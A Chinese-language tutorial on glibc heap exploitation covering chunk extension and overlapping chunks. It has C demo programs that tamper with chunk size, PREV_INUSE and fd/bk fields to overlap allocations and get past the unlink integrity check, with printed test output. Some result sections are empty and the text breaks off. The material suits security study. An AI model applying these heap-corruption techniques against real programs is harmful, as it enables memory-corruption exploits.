堆漏洞利用介绍 chunk 扩展和重叠

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

glibc 版本：2.12-1.212

内存分配简介

我之前写了一篇 glibc2.30 内存分配管理的文章（github 地址：https://github.com/ylcangel/exploits/tree/master/understand-glibc-2.30），想必如果你用心看这篇文章并结合源码你会得到很大的收获。在内存分配管理中，glibc 依赖一个特别重要的数据结构 malloc_chunk，结构如下：


malloc_chunk（内存片）

size_t mchunk_prev_size	free 前一个 chunk 后，指向前一个 chunk 大小
size_t mchunk_size	当前 chunk 大小，保含 A M P 位
malloc_chunk* fd	指向下一个 free chunk，仅用于 free
malloc_chunk* bk	指向上一个 free chunk，仅用于 free
malloc_chunk* fd_nextsize	指向上一个 free chunk 大小，仅用于 free
malloc_chunk* bk_nextsize	指向下一个 free chunk 大小，仅用于 free

无论内存是分配状态还是空闲状态，实际上它都以 malloc_chunk 的形式存在的，只不过用

户接触到内存是用户视图的内存（malloc_chunk 的头部数据被隐藏）如图：

一旦用户调用了 free 函数，内存就会被 glibc 回收至其管理的内存结构中（各种 bin 或者系统），malloc_chunk 表现形式也就随之发生了变换，如图：



很明显在不同情况下 malloc_chunk 表现的形式并不一样，我们不关心它为什么被这样设计；但我们需要弄明白在内存分配和释放时这些字段起到的作用。

mchunk_prev_size：free 前一个 chunk 后，指向前一个 chunk 大小，分配状态它无意义，一般都为 0。

mchunk_size：当前 chunk 大小，保含 A M P 位，计算当前 chunk 大小时需要去掉这些掩码位；P 位比较特别，它标识前一个 chunk 是否是分配状态；当调用 free 时它会根据该位掩码进行是否合并操作。分配状态的 chunk 该位无意义。

现在我们做一个分配状态时的 chunk 元数据的打印测试，核心代码如下：

```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  //struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  //struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;

#define PRINT_META(p) printf("p = %p, mem = %p, p->mchunk_prev_size = %x, p->mchunk_size = %x, prev_inuse = %d\n",\
                             p, ((char*)p + 2*SIZE_SZ), p->mchunk_prev_size,\
                             chunksize(p), prev_inuse(p))

int main() {

        void* ptr1, *ptr2, *ptr3, *ptr4, *ptr5, *ptr6;
        ptr1 = malloc(0x10);
        ptr2 = malloc(0x10);
        ptr3 = malloc(0x10); // fastbin

        ptr4 = malloc(0x90); // smallbin
        ptr5 = malloc(0x90); // smallbin
        ptr6 = malloc(520); // largebin

        mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
        mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
        mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
        mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);
        mchunkptr p5 = (mchunkptr) (ptr5 - 2*SIZE_SZ);
        mchunkptr p6 = (mchunkptr) (ptr6 - 2*SIZE_SZ);

        PRINT_META(p1);
        PRINT_META(p2);
        PRINT_META(p3);
        PRINT_META(p4);
        PRINT_META(p5);
        PRINT_META(p6);
        return 0;
}
```

测试结果如下：

```
[sp00f@localhost extend_overlap]$ ./print_meta
p = 0x9ebc000, mem = 0x9ebc008, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x9ebc018, mem = 0x9ebc020, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x9ebc030, mem = 0x9ebc038, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x9ebc048, mem = 0x9ebc050, p->mchunk_prev_size = 0, p->mchunk_size = 98, prev_inuse = 1
p = 0x9ebc0e0, mem = 0x9ebc0e8, p->mchunk_prev_size = 0, p->mchunk_size = 98, prev_inuse = 1
p = 0x9ebc178, mem = 0x9ebc180, p->mchunk_prev_size = 0, p->mchunk_size = 210, prev_inuse = 1
```

从图上可以看出，mchunk_size 是包含头部信息的（非用户请求的内存大小），同时 mchunk_size 的 P 位被置位，mchunk_prev_size 为 0。

我们在测试一下释放内存的情况，核心代码如下（其他部分代码同上）：

```
    free(ptr1),free(ptr2),free(ptr3),free(ptr4),free(ptr5),free(ptr6);
    PRINT_META(p1);
    PRINT_META(p2);
    PRINT_META(p3);
    PRINT_META(p4);
    PRINT_META(p5);
    PRINT_META(p6);
    return 0;
```

运行结果如下：

```
[sp00f@localhost extend_overlap]$ ./print_meta1
p = 0x83d6000, mem = 0x83d6008, p->mchunk_prev_size = 0, p->mchunk_size = 21000, p->fd = (nil), p->bk = (nil), prev_inuse = 1
p = 0x83d6018, mem = 0x83d6020, p->mchunk_prev_size = 0, p->mchunk_size = 20fe8, p->fd = 0x83d6000, p->bk = (nil), prev_inuse = 1
p = 0x83d6030, mem = 0x83d6038, p->mchunk_prev_size = 0, p->mchunk_size = 20fd0, p->fd = 0x83d6018, p->bk = (nil), prev_inuse = 1
p = 0x83d6048, mem = 0x83d6050, p->mchunk_prev_size = 0, p->mchunk_size = 20fb8, p->fd = 0x784130, p->bk = 0x784130, prev_inuse = 1
p = 0x83d60e0, mem = 0x83d60e8, p->mchunk_prev_size = 98, p->mchunk_size = 98, p->fd = (nil), p->bk = (nil), prev_inuse = 0
p = 0x83d6178, mem = 0x83d6180, p->mchunk_prev_size = 130, p->mchunk_size = 210, p->fd = (nil), p->bk = (nil), prev_inuse = 0
```

从打印结果中可以看到有些 chunk 的 P 位被置空了，有些 chunk 的 fd 和 bk 字段有值了（值不一定正确），这里我们忽略 mchunk_size 字段，因为内存释放后该字段意义不大（值不一定正确）。

突发奇想；通过上面的例子，我们发现其实我们是可以控制 malloc_chunk 的元数据的；如果我们修改了这些元数据，如 mchunk_size 或者 prev_inuse 位，程序会发生什么呢?

扩展 mchunk_size

通过之前我分析的 glibc 内存分配的实现部分的内容，我们得知处于 fastbin 范围（< get_max_fast()）的 chunk 释放后会被置入 fastbin 链表中，而不处于这个范围的 chunk（smallbin 和 largebin）被释放后会被先放入到 unsorted bin 链表中。同时如果超出 fastbin 范围的 chunk 在回收时如果临着 top chunk 会和 top chunk 合并。

扩展 fastbin 范围内 mchunk_size

我们先设计一段程序，程序主要完成以下功能：

1、 申请两片内存，要求申请内存大小需范围落入 fastbin 范围内，并且两片内存尺寸和不超过 fastbin 范围

2、 memset 并打印第二片内存

3、 修改第一片内存的 mchunk_size 为这两个内存的大小，包含元数据

4、 free 掉第一片内存

5、 重新申请内存（第三片内存）等于这两片内存大小的内存

6、 memset 刚刚申请第三片内存，打印第二片内存

核心代码如下：


```
int main() {

        void* ptr1, *ptr2, *ptr3;
        ptr1 = malloc(0x10); // fastbin
        ptr2 = malloc(0x10); // fastbin
        memset(ptr2, 'A', 0x10);
        printf("*ptr2 = %c\n", *(char*)ptr2);

        mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
        mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
        PRINT_META(p1);
        PRINT_META(p2);

        p1->mchunk_size = 0x30 | PREV_INUSE;
        free(ptr1);

        ptr3 = malloc(0x28);
        mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
        PRINT_META(p3);

        memset(ptr3, 'B', 0x28);
        printf("*ptr2 = %c\n", *(char*)ptr2);

        return 0;
}
```

现在来让我们来看看测试效果：

```
[sp00f@localhost extend_overlap]$ ./modify_meta
*ptr2 = A
p = 0x848b000, mem = 0x848b008, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x848b018, mem = 0x848b020, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x848b000, mem = 0x848b008, p->mchunk_prev_size = 0, p->mchunk_size = 30, prev_inuse = 1
*ptr2 = B
```

从图上我们看到，我们的确修改了本不属于我们的内存（第二片内存的内容）。为什么第二片内存的内容会被修改呢？如果你有读过我之前写的 glibc 内存管理，你应该能从中找到答案；在执行 free 时，如果释放内存落入 fastbin 范围，该 chunk 会被直接插入到对应 fastbin[?] 链表表头，回收时并不对该 chunk 进行 size 检查（目前仅仅检查 chunk 大小是否大于最小分配尺寸和超过 main arena 最大大小）；这样由于我们修改了 chunk 尺寸，它会把修改

后的尺寸的内存都释放，并放入到 fastbin 中；我们紧接着的内存分配，会把刚刚回收的 chunk 重新分配出去，而该内存大小囊括了第二片内存，最终导致我们控制了第二片内存。我们也把这种状态称为 overlapping chunk。



扩展 smallbin 范围内 mchunk_size

先修改在释放

同样我们先设计一段程序，程序主要完成以下功能：

1、 申请三片内存，要求第一片申请内存大小需范围落入 smallbin 范围内，这里申请第三片内存的用意是调用 free 时防止合并后的内存和 top chunk 合并

2、 memset 并打印第二片内存并打印

3、 修改第一片内存的 mchunk_size 为前两个内存的大小，包含元数据

4、 free 掉第一片内存

5、 重新申请内存（第四片内存）等于这两片内存大小的内存

6、 memset 刚刚申请第四片内存，打印第二片内存


核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0x100); // smallbin
ptr2 = malloc(0x10); //
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr2, 'A', 0x10);
printf("*ptr2 = %c\n", *(char*)ptr2);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
PRINT_META(p1);
PRINT_META(p2);

p1->mchunk_size = 0x120 | PREV_INUSE;
free(ptr1);

ptr3 = malloc(0x118);
mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
PRINT_META(p3);

memset(ptr3, 'B', 0x118);
printf("*ptr2 = %c\n", *(char*)ptr2);
```

运行结果如下：

```
[sp00f@localhost extend_overlap]$ ./modify_meta1
*ptr2 = A
p = 0x9f1b000, mem = 0x9f1b008, p->mchunk_prev_size = 0, p->mchunk_size = 108, prev_inuse = 1
p = 0x9f1b108, mem = 0x9f1b110, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x9f1b000, mem = 0x9f1b008, p->mchunk_prev_size = 0, p->mchunk_size = 120, prev_inuse = 1
*ptr2 = B
```

运行结果和扩展 fastbin 大致一致，第二片内存都被我们修改了；原因是在执行 free 时，如果待回收内存超过 fastbin 范围，它会在执行合并后被放入 unsortedbin 中（如果它挨着 top chunk，会和 top chunk 合并），并且在下次调用 malloc 时，会首先尝试在 unsortedbin 中进行分配。



先释放在修改

同样我们先设计一段程序，这里的程序和上面程序的区别仅在于我们先释放第二片内存，释放后在修改第二片内存的 size，在重新申请内存。

核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0x100); // smallbin
ptr2 = malloc(0x10); //
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr2, 'A', 0x10);
printf("*ptr2 = %c\n", *(char*)ptr2);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
PRINT_META(p1);
PRINT_META(p2);

free(ptr1);
p1->mchunk_size = 0x120 | PREV_INUSE;

ptr3 = malloc(0x118);
mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
PRINT_META(p3);

memset(ptr3, 'B', 0x118);
printf("*ptr2 = %c\n", *(char*)ptr2);
```

运行结果如下：

```
[sp00f@localhost extend_overlap]$ ./modify_meta2
*ptr2 = A
p = 0x8199000, mem = 0x8199008, p->mchunk_prev_size = 0, p->mchunk_size = 108, prev_inuse = 1
p = 0x8199108, mem = 0x8199110, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x8199000, mem = 0x8199008, p->mchunk_prev_size = 0, p->mchunk_size = 120, prev_inuse = 1
*ptr2 = B
```

从图中我们可以看到运行结果和上面程序一样，其原理也和上面一样。那落入 fastbin 范围内的 chunk 先释放在修改 size 会不会有同样的效果呢？答案是不一定，因为不同尺寸的 chunk 在回收时会被放入不同的 fastbin[?]单链表中；如果修改后的 chunk 的尺寸还是落入同一个 fastbin[?]链表中，那下次分配会返回上次释放的同一个 chunk，否则返回的 chunk 不是相同的 chunk。

扩展 largebin 范围内 mchunk_size

先修改在释放

程序设计同扩展落入 smallbin 范围内的 chunk 的 size，核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0x220); // largebin
ptr2 = malloc(0x10); //
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr2, 'A', 0x10);
printf("*ptr2 = %c\n", *(char*)ptr2);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
PRINT_META(p1);
PRINT_META(p2);

p1->mchunk_size = 0x240 | PREV_INUSE;
free(ptr1);

ptr3 = malloc(0x238);
mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
PRINT_META(p3);

memset(ptr3, 'B', 0x238);
printf("*ptr2 = %c\n", *(char*)ptr2);
```

运行结果如下：

```
[sp00f@localhost extend_overlap]$ ./modify_meta3
*ptr2 = A
p = 0x96bb000, mem = 0x96bb008, p->mchunk_prev_size = 0, p->mchunk_size = 228, prev_inuse = 1
p = 0x96bb228, mem = 0x96bb230, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x96bb000, mem = 0x96bb008, p->mchunk_prev_size = 0, p->mchunk_size = 240, prev_inuse = 1
*ptr2 = B
```

从图上可以看到运行结果同扩展 smallbin 范围 chunk。

先释放在修改

程序设计同落入 smallbin 范围内的 chunk 的 size 的修改，核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0x220); // largebin
ptr2 = malloc(0x10); //
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr2, 'A', 0x10);
printf("*ptr2 = %c\n", *(char*)ptr2);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
PRINT_META(p1);
PRINT_META(p2);

free(ptr1);
p1->mchunk_size = 0x240 | PREV_INUSE;

ptr3 = malloc(0x238);
mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
PRINT_META(p3);

memset(ptr3, 'B', 0x238);
printf("*ptr2 = %c\n", *(char*)ptr2);
```

运行结果：

```
[sp00f@localhost extend_overlap]$ ./modify_meta4
*ptr2 = A
p = 0x95c5000, mem = 0x95c5008, p->mchunk_prev_size = 0, p->mchunk_size = 228, prev_inuse = 1
p = 0x95c5228, mem = 0x95c5230, p->mchunk_prev_size = 0, p->mchunk_size = 18, prev_inuse = 1
p = 0x95c5000, mem = 0x95c5008, p->mchunk_prev_size = 0, p->mchunk_size = 240, prev_inuse = 1
*ptr2 = B
```

从图上可以看到运行结果同扩展 smallbin 范围 chunk。

修改 PREV_INUSE

通过之前我分析的 glibc 内存分配的实现部分的内容，我们得知 free 时回收至 fastbin 中的 chunk 并不执行合并，而超过 fastbin 范围的 chunk 在执行回收前需要先执行合并；合并分为向后合并和向前合并（向后合并是检查当前回收 chunk 的 prev_inuse 位，向前合并是检查当前 chunk 的下一个 chunk 的下一个 chunk 的 prev_inuse 位，同时合并还依赖 prev_size 字段）。所以 prev_inuse 位的修改仅对超过 fastbin 中最大 chunk 大小的回收 chunk 起作用（smallbin 和 largebin）。由于回收 largebin 和 smallbin 修改 PREV_INUSE

位和 PREV_SIZE 实现原理和执行效果一样，我们这里仅以回收 smallbin 做例子。

向后合并

仅修改回收 chunk 的 PREV_INUSE 位和 PREV_SIZE

现在我们来设计一个程序，程序完成以下功能：

1、申请三片内存，要求第二片申请内存大小需范围落入 smallbin 范围内，这里申请第三片内存的用意是调用 free 时防止合并后的内存和 top chunk 合并

2、 memset 并打印第一片内存并打印

3、 修改第二片内存的 PREV_INUSE 为 0，修改 PREV_SIZE 为它前一个 chunk 大小

4、 free 掉第二片内存

5、 重新申请内存（第四片内存）等于这前两片内存大小的内存

6、 memset 刚刚申请第四片内存，打印第一片内存，核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0x10); //
ptr2 = malloc(0x100); //smallbin
ptr4 = malloc(0x10); // prevent combining with top chunk
memset(ptr1, 'A', 0x10);
printf("*ptr1 = %c\n", *(char*)ptr1);

mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);
PRINT_META(p2);
PRINT_META(p1);

p2->mchunk_prev_size = 0x18;
p2->mchunk_size &= ~PREV_INUSE;

PRINT_META(p2);
free(ptr2);

ptr3 = malloc(0x118);
mchunkptr p3 = (mchunkptr) (ptr3 - 2*SIZE_SZ);
PRINT_META(p3);

memset(ptr3, 'B', 0x118);
printf("*ptr1 = %c\n", *(char*)ptr1);
```

运行结果如下：

```
[sp00f@localhost extend_overlap]$ ./modify_meta5
*ptr1 = A
p = 0x99ff018, mem = 0x99ff020, p->mchunk_prev_size = 0, p->mchunk_size = 108, p->fd = (nil), p->bk = (nil), prev_inuse = 1
p = 0x99ff000, mem = 0x99ff008, p->mchunk_prev_size = 0, p->mchunk_size = 18, p->fd = 0x41414141, p->bk = 0x41414141, prev_inuse = 1
p = 0x99ff018, mem = 0x99ff020, p->mchunk_prev_size = 18, p->mchunk_size = 108, p->fd = (nil), p->bk = (nil), prev_inuse = 0
段错误 (core dumped)
```

从图上可以看到，程序崩溃了，具体哪里崩溃了呢？我们用 gdb 调试看看，通过调试我们可以看到程序在调用 unlink 时出现错误，为什么会出现这种错误呢？

```
Program received signal SIGSEGV, Segmentation fault.
0x0066427c in _int_free (av=0x784100, p=0x804a000, have_lock=0) at malloc.c:5021
5021            unlink(av, p, bck, fwd);
```

答案是，在执行 chunk 合并后，它会把合并的 chunk 从已回收的 bin 链表中移除(unlink)，但我们设计的程序，各个 chunk 都没有被回收，也没有在任何已知 bin 中，因此它们的双向链表指针 bk、fd 要嘛没有，要嘛指向错误的地方，因此程序会崩溃。

```
mchunkptr fd = p->fd;
mchunkptr bk = p->bk;

if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  malloc_printerr ("corrupted double-linked list");

fd->bk = bk;
bk->fd = fd;
```

出错位置

既然我们知道在构造 chunk 时，回收的 chunk 链表指针 fd、bk 不能为空，那我们现在来构造 fd、bk 不为空的情况。

给回收 chunk 前一个 chunk 添加 fd、bk 指针并指向相同 chunk，但不是它自己

对本节开始的程序稍加修改，给第一片 chunk 添加 bk、fd 并指向第二片内存。核心代码如下：

```
mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);

PRINT_META(p1);
PRINT_META(p2);

p1->bk = p2;
p1->fd = p2;
p2->mchunk_prev_size = 0x18;
p2->mchunk_size &= ~PREV_INUSE;

PRINT_META(p1);
PRINT_META(p2);
free(ptr2);
```

p1的fd和bk均指向p2

运行结果：

```
[sp00f@localhost extend_overlap]$ ./modify_meta6
*ptr1 = A
p = 0x8d7f000, mem = 0x8d7f008, p->mchunk_prev_size = 0, p->mchunk_size = 18, p->fd = 0x41414141, p->bk = 0x41414141, prev_inuse = 1
p = 0x8d7f018, mem = 0x8d7f020, p->mchunk_prev_size = 0, p->mchunk_size = 108, p->fd = (nil), p->bk = (nil), prev_inuse = 1
p = 0x8d7f000, mem = 0x8d7f008, p->mchunk_prev_size = 0, p->mchunk_size = 18, p->fd = 0x8d7f018, p->bk = 0x8d7f018, prev_inuse = 1
p = 0x8d7f018, mem = 0x8d7f020, p->mchunk_prev_size = 18, p->mchunk_size = 108, p->fd = (nil), p->bk = (nil), prev_inuse = 0
*** glibc detected *** ./modify_meta6: corrupted double-linked list: 0x08d7f000 ***
======= Backtrace: =========
/lib/libc.so.6[0x661c31]
/lib/libc.so.6[0x66496b]
./modify_meta6[0x80486e7]
/lib/libc.so.6(__libc_start_main+0xe8)[0x607d28]
./modify_meta6[0x80483c1]
======= Memory map: ========
```

从图上可以看出 glibc 检测出 double-linked list 错误了，直接中止了程序运行。原因如下：

```
if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  malloc_printerr ("corrupted double-linked list");
```

虽然我们设置了第一片内存的 fd、bk 指针都指向了第二片内存，但我们没有设置第二片内存 fd、bk。


给回收 chunk 的前一个添加 fd、bk 指针并都指向它自己

对本节的程序稍加修改，给第一片 chunk 添加 bk、fd 并都指向它自己。核心代码如下：

```
mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);

PRINT_META(p1);
PRINT_META(p2);

p1->bk = p1;
p1->fd = p1;
p2->mchunk_prev_size = 0x18;
p2->mchunk_size &= ~PREV_INUSE;
```

p1的fd、bk都指向自己

运行结果：



从图上可以看到它成功了，它满足 fd->bk = chunk， bk->fd = chunk。


给回收 chunk 添加 fd、bk 指针并指向相同 chunk 内存片 1，同时给第一片 chunk 添加 fd、bk 都指向 chunk2

对本节的程序稍加修改，给第一片 chunk 添加 bk、fd 并都指向第二片内存。同时给第二片内存添加 fd、bk 都指向第一片 chunk，核心代码如下：

```
mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
mchunkptr p4 = (mchunkptr) (ptr4 - 2*SIZE_SZ);

PRINT_META(p1);
PRINT_META(p2);

p1->bk = p2;
p1->fd = p2;
p2->fd = p1;
p2->bk = p1;
p2->mchunk_prev_size = 0x18;
p2->mchunk_size &= ~PREV_INUSE;
```

p1的fd、bk都指向p2
p2的fd、bk都指向p1


运行结果如下：



